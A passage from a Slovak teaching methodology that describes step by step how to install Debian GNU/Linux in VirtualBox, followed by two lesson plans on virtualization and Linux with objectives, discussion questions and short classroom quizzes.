
Obrázok 4.22
Nastavenie sieťového pripojenia virtuálneho stroja.

Ak máme urobené vyššie uvedené úpravy, môžeme označiť virtuálny stroj a spustiť ho. Po spustení nabehne úvodná obrazovka (Obrázok 4.22). Používateľ má niekoľko možností, ako nainštalovať operačný systém Debian GNU/Linux. Odporúčame ísť prvou možnosťou, a to grafickou inštaláciou. V prípade problémov s inštaláciou, je potrebné zvoliť druhú možnosť – inštalovať.



Obrázok 4.22
Úvodná obrazovka inštalácie Debian GNU/Linuxu.

V druhom kroku je nutné vybrať **jazyk** operačného systému (Obrázok 4.23). Predvoleným jazykom je anglický, ale na výber je aj slovenský jazyk. Výber jazyka ponechávame na používateľovi. Anglický jazyk je vhodný najmä z dôvodu, že mnoho výrazov sa neprekladá do slovenčiny. V treťom kroku sa vyberá umiestnenie. Tu je vhodné zvoliť Slovensko. Podľa tohto nastavenia sa určí aj časová zóna a iné nastavenia.



Obrázok 4.23
Nastavenie jazyka operačného systému pri inštalácii Debian GNU/Linuxu.

Ďalším krokom je **inštalácia klávesnice** (Obrázok 4.24). Tu je nutné zadať anglickú klávesnicu (ideálne americkú angličtinu, ktorá je prvá v ponuke). V Linuxe nie je potrebná

diakritika a inštalácia slovenskej klávesnice by spôsobila nemalé problémy. Napríklad použitie tzv. rúry (|) by bolo obtiažne, keďže slovenská klávesnica takýto znak neobsahuje.




Obrázok 4.24
Nastavenie klávesnice pri inštalácii Debian GNU/Linuxu.

Ďalší krok obsahuje zadanie **názvu počítača** (Obrázok 4.25). Tento názov bude možné následne zmeniť príkazom `hostname`. Po tomto kroku nasleduje nastavenie domény, v ktorej sa počítač nachádza. Na danom mieste používateľ nemusí vyplniť žiadnu doménu, alebo uvedie tú, v ktorej sa daný počítač nachádza (napr. `upjs.sk`).



Obrázok 4.25
Nastavenie názvu počítača pri inštalácii operačného systému Debian GNU/Linux.

Dôležitým krokom v rámci inštalácie operačného systému Debian GNU/Linux je zadanie hesiel pre správcu systému (Obrázok 4.26) a pre používateľa systému. Súčasne je potrebné v tejto časti inštalácie pridať nového používateľa s uvedeným jeho mena, priezviska a používateľského mena. Odporúčame, aby si žiaci zadali pri inštalácii rovnaké používateľské mená a heslá (napr. *ziak/student*). Mnohokrát sa stáva, že si žiak zabudne heslo a je potrebné ho zmeniť (napr. cez špeciálny režim operačného systému po štarte). V rámci vyučovacieho procesu heslá nemusia spĺňať bezpečnostné pravidlá. Je potrebné na vyučovacej hodine zdôrazniť, že dané heslá sú len pre vyučovacie procesy a virtuálny stroj sa použije vo vnútornej počítačovej sieti školy a len na obmedzenú dobu. Pri reálnom použití je vhodné si vytvoriť heslo, ktoré bude spĺňať bezpečnostné odporúčania (bližšie sa tejto oblasti venujeme vo ôsmej kapitole).



Obrázok 4.26
Nastavenie hesla pre správcu systému pri inštalácii operačného systému Debian GNU/Linux.


V ďalšej časti inštalácie sa nastaví čas a detegujú disky vo virtuálnom stroji. Následne sa inštalácia dostane do časti venovanej **nastaveniu diskov** (Obrázok 4.27). Cieľom je rozdeliť disk pre údajovú časť a pre odkladací priestor (swap). Odporúčame použiť prvú možnosť *Spríevodca – použiť celý disk*. Ďalšími možnosťami je inštalácia pomocou sprievodcu s nastavením LVM (Logical Volume Manager, správca logických zväzkov). Táto funkcionlita so sebou prináša väčšiu flexibilitu, ale aj komplikovanosť [24]. Poslednou možnosťou je manuálne nastavenie diskov. Pre začínajúcich a neskúsených používateľov neodporúčame posledné dve možnosti. Navyše, spomalilo by to vyučovaciu hodinu. Keď si vyberiete prvú možnosť, v nasledujúcom kroku budete musieť zadať, ktorý disk chcete rozdeliť pre operačný systém. Keďže sme si vytvárali len jeden (napr. s označením SCSI1 (0,0,0) (sda) – 8.6 GB ATA VBOX HARDDISK), tak Vám postačí stlačiť tlačidlo *Pokračovať*. Na nasledujúcej obrazovke je vhodné zadať *Všetky súbory na jednej oblasti (pre začiatočníkov)*. Následne sa zobrazia údaje o rozdelení disku. Ak s nastaveniami súhlasíte, je potrebné nechať kurzor na *Ukončiť rozdelenie a zapísať zmeny na disk* (Obrázok 4.28) následne stlačiť tlačidlo *Pokračovať*. Nasledujúca obrazovka je už len o potvrdení zmien. Tu je potrebné zvoliť odpoveď *Áno* (predvolená možnosť je Nie).



Obrázok 4.27
Nastavenie diskov pri inštalácii operačného systému Debian GNU/Linux.




Ďalším krokom pri inštalácii operačného systému je nastavenie správcu balíkov. Softvér sa v rámci operačného systému Linux inštaluje pomocou balíčkov. Je to veľmi podobné ako v prípade Android aplikácií a GooglePlay. V prvom kroku pri nastavení správy balíkov je potrebné zvoliť tzv. **sieťové zrkadlo** (Obrázok 4.29). Inými slovami ide o úložiská balíkov, ku ktorým bude pristupovať operačný systém, keď bude chcieť stiahnuť nejaký balík s konkrétnym softvérom. Následne si už len vyberáme, ktoré sieťové zrkadlo chceme. Ideálne je nastaviť sieťové zrkadlo zo Slovenska (napr. ftp.sk.debian.org alebo ftp.antik.sk). Balíčkovacie systémy používajú http, resp. HTTPS protokol k sťahovaniu balíkov. V prípade, ak používame Proxy server, tak je potrebné nastaviť informácie o ňom. Súčasťou tejto časti inštalácie je zasielanie najviac používaných balíkov. Predvolená hodnota je neposkytnutie týchto údajov.



Obrázok 4.29

Nastavenie správcu balíkov pri inštalácii operačného systému Debian GNU/Linux.


V nasledujúcej časti si môžete vybrať, aký konkrétny softvér má byť nainštalovaný pri inštalácii operačného systému (Obrázok 4.30). Odporúčame ponechať grafické rozhranie Xfce a štandardné systémové nástroje.



Obrázok 4.30

Výber softvéru pri inštalácii operačného systému Debian GNU/Linux.


Po nainštalovaní zvoleného softvéru (balíčkov) je nutné nainštalovať **zavádzač pre operačný systém** (Obrázok 4.31). V prípade operačného systému Debian GNU/Linux je ním **GRUB** [25]. V ďalšej obrazovke inštalácie je nutné zvoliť disk, na ktorý bude zavádzať nainštalovaný. Keďže sme vytvorili len jeden virtuálny disk, tak zavádzač bude nainštalovaný na neho (napr. /dev/sda).



Obrázok 4.31

Nastavenie zavádzača GRUB pri inštalácii operačného systému Debian GNU/Linux.

Nastavenie zavádzača je posledným krokom inštalácie operačného systému Debian GNU/Linux. Po inštalácii sa z virtuálnej mechaniky odstráni inštaláčny obraz a virtuálny stroj reštartne. Následne by sme mali vidieť prihlasovaciu obrazovku (Obrázok 4.32). Prihlasovacím menom by mal byť *ziak* a heslom *skola*.




Obrázok 4.32


Úvodná obrazovka Debian GNU/Linuxu.

4.3 Bezpečnosť počítačovej siete – virtuálne prostredie pre GNU/LINUX (metodika)

Vyučovacia hodina č. 1 témy „Bezpečnosť počítačovej siete - virtuálne prostredie pre GNU/LINUX“

Špecifické ciele VH:

	ŠPECIFICKÝ CIEĽ - KOGNITÍVNY	ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1	Vysvetliť, čo je to virtualizácia .	2
2	Zhodnotiť výhody, nevýhody, podmienky používania virtualizácie.	3
3	Vyhľadať aktuálne inštalačné súbory pre inštaláciu nástroja VirtualBox.	3
4	Nainštalovať nástroj VirtualBox na pracovný počítač.	3
5	Nastaviť nástroj VirtualBox tak, aby bolo možné inštalovať doňho operačný systém.	3

	ŠPECIFICKÝ CIEĽ – AFEKTÍVNY
1	Budovať postoj k využívaniu viacerých operačných systémov (MS Windows, Linux, Debian).
2	Pretvárať postoj ku činnosti v oblasti IKT – dôsledne postupovať podľa predkladaných inštrukcií.

DIDAKTICKÝ PROBLÉM

Operačný systém počítača je jeho nutné programové vybavenie; operačný systém (tak ako aplikácia) môže byť z kategórie voľne šíriteľného alebo komerčného softvéru; komerčný: napr. MS Windows, voľne šíriteľný: napr. Android. Pre zariadenie typu osobného počítača

s požiadavkou pripojenia do počítačovej siete je vhodným riešením voľne šíriteľný operačný systém Linux. Pre študijné účely je potrebné OS Linux využívať v niektorej z dvoch možných foriem: na osobnom počítači s operačným systémom MS Windows v nástroji VirtualBox, alebo na jednoduchom počítačovom zariadení Raspberry PI. Keďže prvá alternatíva je bežnejšia, žiaci by mali zvládnuť inštaláciu virtuálneho prostredia VirtualBox na bežný osobný počítač, a do tohto prostredia inštaláciu OS zo skupiny Linux (Debian – ako jedna z najpoužívanejších linuxových distribúcií).

Hlavnou úlohou vyučovacej hodiny je, aby žiaci pochopili, čo je to virtualizácia, ako použiť virtualizačný nástroj VirtualBox a dokázali **nainštalovať VirtualBox** na bežný pracovný počítač. Žiak vykoná túto činnosť v škole na školských pracovných počítačoch. Vďaka tejto nadobudnutej zručnosti zvládne rovnakú činnosť aj doma na svojom osobnom počítači.

MOTIVÁCIA (3 MIN.)



VM: diskusia; SF: frontálna

Učiteľ iniciuje diskusiu za pomoci položených otázok:

- 1) Máte vo svojom počítači operačný systém? Aký?
- 2) Je operačný systém nutný na to, aby počítač pracoval? Zdôvodnite svoju odpoveď.
- 3) Aké operačné systémy poznáte? S ktorými ste sa už stretli? V akej súvislosti?
- 4) Je operačný systém MS Windows zdarma?
- 5) Existujú nejaké operačné systémy, za ktorých používanie nie je potrebné platiť?
- 6) Je možné mať na jednom počítači viac operačných systémov súčasne?

EXPOZÍCIA (30 MIN.)



VM: informačno-receptívna, interaktívna demonštrácia, pozorovanie, praktická práca žiakov;
SF: frontálna

Na dosiahnutie špecifických cieľov je v tomto prípade vhodné v sociálnej forme frontálne použiť metódu informačno-receptívnu, konkretizovať ju do demonštrovania a pozorovania spojeného s praktickou prácou žiakov - ukázať postup inštalácie nástroja VirtualBox a na nasledujúcej VH aj operačného systému Debian. Učiteľ vysvetlí základné pojmy podľa kognitívnych špecifických cieľov 1 a 2. Následne využije interaktívnu demonštráciu na ukážku nevyhnutných procesov, ktoré smerujú k naplneniu kognitívnych špecifických cieľov 3 – 5. Žiaci sledujú demonštrovaný postup cez projekciu dataprojektorom a vykonávajú rovnaké činnosti na svojich pracovných počítačoch. Je dôležité, aby **dôsledne dodržiavali pokyny vyučujúceho a pokyny inštalačných nástrojov**, ktoré sa objavia na obrazovke, a v prípade

nesúladu stavu na obrazovke svojho počítača so stavom demonštrovaným, oslovili učiteľa so žiadosťou o asistenciu.

Pre zvýšenie flexibility jednotlivých žiakov pri inštalácii (aj keď proces by mal byť približne rovnako rýchly na všetkých pracovných počítačoch) je vhodné, aby mali k dispozícii náhľady obrazoviek, ktorými sa budú riadiť (vo vytlačenej alebo elektronickej podobe).

Alternatívou je, aby žiaci pracovali v dvojiciach. Záleží na počte PC, na ktoré je potrebné softvér nainštalovať. Ak sa v skupine žiakov nachádzajú takí, ktorí sú znalí problematiky, môžu byť postavení do roly poradcov. Potom je vhodné vytvoriť skupiny, ktorým by títo poradcovia pomohli riešiť priebežne vzniknuté problémy počas inštalácie.

Na začiatku procesu inštalácie je potrebné upozorniť žiakov na východiskový stav počítača (*počas inštalácie nástroja VirtualBox by súčasne nemalo prebiehať sťahovanie iných súborov zo siete*).

FIXÁCIA (5 MIN.)



VM: diskusia; SF: frontálna


Vzhľadom na charakter vyučovacej hodiny táto fáza môže spočívať v zhrnutí základných krokov, nutných pre inštaláciu softvérového nástroja formou frontálnych otázok zo strany učiteľa:

- 1) V akom stave má byť počítač pred začatím procesu inštalácie nástroja VirtualBox?
- 2) Ako sa dopracujeme k inštaláčnemu súboru pre VirtualBox?
- 3) Kedy inštalujeme VirtualBox?
- 4) Čo treba urobiť pred začatím procesu inštalácie nástroja VirtualBox?
- 5) Ako viem, že VirtualBox je nainštalovaný správne?
- 6) Ako aktivujem/zapnem VirtualBox?
- 7) Ako ukončím nástroj VirtualBox korektne?


DIAGNOSTIKA (5 MIN.)



Príklad otázok pre spätnú väzbu:

 OTÁZKA (SPRÁVNÁ ODPOVEĎ)	ODPOVEĎ
1 Čo je to VirtualBox? (a,b)	a) Nástroj pre virtualizáciu b) Priestor pre vytvorenie a spustenie virtuálnych strojov

		c) Nástroj pre hranie virtuálnych hier
2	VirtualBox je produkt firmy (c)	a) Microsoft b) Eset c) Oracle d) Android

 OTÁZKA (SPRÁVNÁ ODPOVEĎ)		ODPOVEĎ
3	VirtualBox je komerčný softvér? (b)	a) áno b) nie
4	Beží VirtualBox na počítači s OS MS Windows? (a)	a) áno b) nie

ZHRNUTIE – VIRTUÁLNE PROSTREDIE



NÁVRH OTÁZKY (MOŽNÁ ODPOVEĎ)

1

Vysvetliť, čo je to virtualizácia.

(nástroj na simulovanie ďalšieho hardvéru v rámci jedného počítača)

2

Zhodnotiť výhody, nevýhody, podmienky používania virtualizácie.

(výhoda: na jednom počítači dáva možnosť simulovať existenciu akoby viacerých počítačov s rôznymi operačnými systémami a aplikáciami;

nevýhoda: nároky na technické parametre počítača (veľkosť operačnej pamäte, pevného disku, rýchlosť procesora)

3

Vyhľadať aktuálne inštalačné súbory pre inštaláciu nástroja VirtualBox.

(ide o produkt Oracle, prioritne odporúčame hľadať na ich stránkach)

4

Vysvetliť, za akých podmienok je možné využiť VirtualBox zdarma.

(ide o Open Source produkt, je možné ho používať v súlade s licenciou open source – s otvoreným zdrojovým kódom, teda je dostupný zdrojový kód tohto programu a teda je možné do neho v prípade potreby zasiahnuť, upraviť, je možné ho využívať a šíriť bezplatne a tiež pod rovnakými licenčnými podmienkami)

5

Aké sú potenciálne problémy počas inštalácie nástroja VirtualBox?

(málo diskového priestoru, nedostatočné oprávnenia používateľa, ktorý inštaluje VirtualBox, problém so sieťovým pripojením)

6

V akom stave má byť počítač pred začatím procesu inštalácie nástroja VirtualBox?

(žiadne súbory by sa nemali sťahovať zo siete, keďže dôjde k resetovaniu sieťového pripojenia, v počítači by nemal byť nainštalovaný virtualizačný nástroj Hyper-V od spoločnosti Microsoft)




NÁVRH OTÁZKY (MOŽNÁ ODPOVEĎ)


	Ako sa dopravujeme k inštalačnému súboru pre VirtualBox?
7	<i>(ak používame vyhľadávací server, je potrebné kriticky zhodnotiť, ktorú z ponúkaných stránok použiť; je vhodné preferovať stránku pôvodného zdroja (v tomto prípade Oracle))</i>
	Kedy inštalujeme VirtualBox?
8	<i>(keď chceme, aby nám počítač poskytol možnosť pracovať s iným operačným systémom, ako ten, ktorý je na ňom nainštalovaný)</i>
	Čo treba urobiť pred začatím procesu inštalácie nástroja VirtualBox?
9	<i>(zabezpečiť si inštalačný súbor z overeného zdroja, skontrolovať, či máme dostupné požadované hardvérové prostriedky, dokončiť sťahovanie všetkých súborov)</i>
	Ako viem, že VirtualBox je nainštalovaný správne?
10	<i>(zobrazí sa odkaz na VirtualBox v ponuke Štart)</i>
	Ako zapnem VirtualBox?
11	<i>(pomocou ponuky Štart, napísaním textu „virtual“ do vyhľadávania na paneli úloh)</i>
	Ako vypnem VirtualBox korektne?
12	<i>(stlačením X v pravej hornej časti okna nástroja VirtualBox; v hlavnom paneli nástroja – Súbor -> Ukončiť)</i>

4.4 Bezpečnosť počítačovej siete – Linux (metodika)

Vyučovacia hodina č. 2 témy „Bezpečnosť počítačovej siete - virtuálne prostredie pre GNU/LINUX“

Špecifické ciele VH:

	ŠPECIFICKÝ CIEĽ – KOGNITÍVNY	ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1	Vysvetliť, čo je to Linux.	2
2	Vysvetliť, čo je to distribúcia (Debian, Raspbian).	2
3	Vysvetliť, čo sú to súbory s príponou ISO.	2
4	Vyhľadať aktuálne inštalačné súbory pre požadovaný OS.	3
5	Použiť VirtualBox na inštalovanie OS Debian na pracovný počítač.	3

	ŠPECIFICKÝ CIEĽ – AFEKTÍVNY
1	Pretvárať postoj ku používaniu softvéru v súlade s jeho licenciou.
2	Budovať postoj ku používaniu komerčného softvéru.
3	Budovať postoj ku používaniu otvoreného softvéru.
4	Pretvárať postoj ku činnosti v oblasti IKT – dôsledne postupovať podľa predkladaných inštrukcií.

DIDAKTICKÝ PROBLÉM



VH nadväzuje na predchádzajúcu, a žiaci budú využívať nainštalovaný virtualizačný nástroj VirtualBox na inštalovanie OS Linux (Debian – ako jedna z najpoužívanejších linuxových distribúcií) na počítače s používaným OS MS Windows.

Hlavnou úlohou tejto vyučovacej hodiny je, aby žiaci spoznali základné vlastnosti a charakteristiky OS Linux (distribúcia Debian) a dokázali **nainštalovať operačný systém Debian** na bežný pracovný počítač. Žiak vykoná túto činnosť v škole na školských pracovných počítačoch. Vďaka tejto nadobudnutej zručnosti zvládne rovnakú činnosť aj doma na svojom osobnom počítači.

MOTIVÁCIA, ZÁROVEŇ DIADNOSTIKA VEDOMOSTÍ Z MINULEJ VH (3 MIN.)



VM: diskusia; SF: frontálna

Učiteľ iniciuje diskusiu za pomoci položených otázok:

- 1) Aký operačný systém máte na svojom počítači (tu v škole, doma)?
- 2) Aká je úloha operačného systému v počítači?
- 3) Aké operačné systémy poznáte? S ktorými ste sa už stretli?
- 4) Je operačný systém MS Windows zdarma?
- 5) Existujú nejaké operačné systémy, za ktorých používanie nie je potrebné platiť?
- 6) Je možné mať na jednom počítači viac operačných systémov súčasne?
- 7) Čo je to virtualizácia?
- 8) Načo slúži VirtualBox?
- 9) Je VirtualBox zdarma na používanie? Za akých podmienok?

EXPOZÍCIA (30 MIN.)



VM: informačno-receptívna, interaktívna demonštrácia, pozorovanie, praktická práca žiakov;
SF: frontálna

Na dosiahnutie špecifických cieľov je v tomto prípade vhodné frontálne použiť metódu informačno-receptívnu, konkretizovať ju do demonštrovania a pozorovania spojeného s praktickou prácou žiakov - ukázať postup inštalácie operačného systému Debian. Učiteľ vysvetlí základné pojmy podľa kognitívnych špecifických cieľov 1, 2 a 3. Následne využije interaktívnu demonštráciu na ukážku nevyhnutných procesov, ktoré smerujú k naplneniu kognitívnych

špecifických cieľov 4 a 5. Žiaci sledujú demonštrovaný postup cez projekciu dataprojektorom a vykonávajú rovnaké činnosti na svojich pracovných počítačoch. Je dôležité, aby dôsledne dodržiavali pokyny vyučujúceho a pokyny inštalčných nástrojov, ktoré sa objavia na obrazovke, a v prípade nesúladu stavu na obrazovke svojho počítača so stavom demonštrovaným oslovili učiteľa so žiadosťou o asistenciu.

Pre zvýšenie flexibility jednotlivých žiakov pri inštalácii (aj keď proces by mal byť približne rovnako rýchly na všetkých pracovných počítačoch) je vhodné, aby mali k dispozícii náhľady obrazoviek, ktorými sa budú riadiť (vo vytlačenej alebo elektronickej podobe).

Alternatívou znova je, aby žiaci pracovali v dvojiciach. Záleží na počte PC, na ktoré je potrebné softvér nainštalovať. Ak sa v skupine žiakov nachádzajú žiaci znalí problematiky, môžu byť postavení do roly poradcov. Potom je vhodné vytvoriť skupiny, ktorým by títo poradcovia pomohli riešiť priebežne vzniknuté problémy počas inštalácie.

Na začiatku procesu inštalácie je potrebné upozorniť žiakov na to, aby sa nepokúšali o rýchly postup pri inštalácii a tiež na **jednotné nastavenia pri inštalácii** (napr. rovnaké prihlasovacie údaje).

FIXÁCIA (5 MIN.)



VM: diskusia; SF: frontálna

Vzhľadom na charakter vyučovacej hodiny táto fáza môže spočívať v zhrnutí základných krokov, nutných pre inštaláciu OS formou frontálnych otázok zo strany učiteľa:

- 1) Čo je to Debian?
- 2) V akom stave má byť počítač pred začatím procesu inštalácie OS Debian?
- 3) Ako sa dopracujeme ku inštalčnému súboru pre Debian?
- 4) Kedy inštalujeme Debian?
- 5) Čo treba urobiť pred začatím procesu inštalácie OS Debian?
- 6) Ako viem, že Debian je nainštalovaný správne?
- 7) Ako ukončím činnosť OS Debian korektne?
- 8) Je potrebné urobiť ešte nejaké ďalšie nastavenia v súvislosti s využívaním OS Debian?


DIAGNOSTIKA (5 MIN.)



Príklad otázok pre spätnú väzbu:

 OTÁZKA (SPRÁVNA ODPOVEĎ)	ODPOVEĎ
--	----------------

1	Čo je to Debian? (a,b,d)	a) Distribúcia Linuxu b) Operačný systém c) Komerčne platený softvér d) Má otvorený zdrojový kód
2	Ktoré operačné systémy patria do skupiny Linuxových OS? (b, c, d)	a) Unix b) Raspbian c) RedHat d) Debian

 OTÁZKA (SPRÁVNA ODPOVEĎ)		ODPOVEĎ
3	Debian je komerčný softvér? (b)	a) áno b) nie
4	Môže bežať Debian na počítači s OS MS Windows? (a)	a) áno b) nie

ZHRNUTIE - LINUX



NÁVRH OTÁZKY (MOŽNÁ ODPOVEĎ)

1

Vysvetliť, čo je to Linux.

(open source operačný systém)

2

Vysvetliť, čo je to Debian.

(open source operačný systém zo skupiny Linux-ových operačných systémov – distribúcia OS Linux)

3

Vysvetliť, čo je to Raspbian.

(operačný systém Linux pre špecifické zariadenia, napr. Raspberry PI)

4

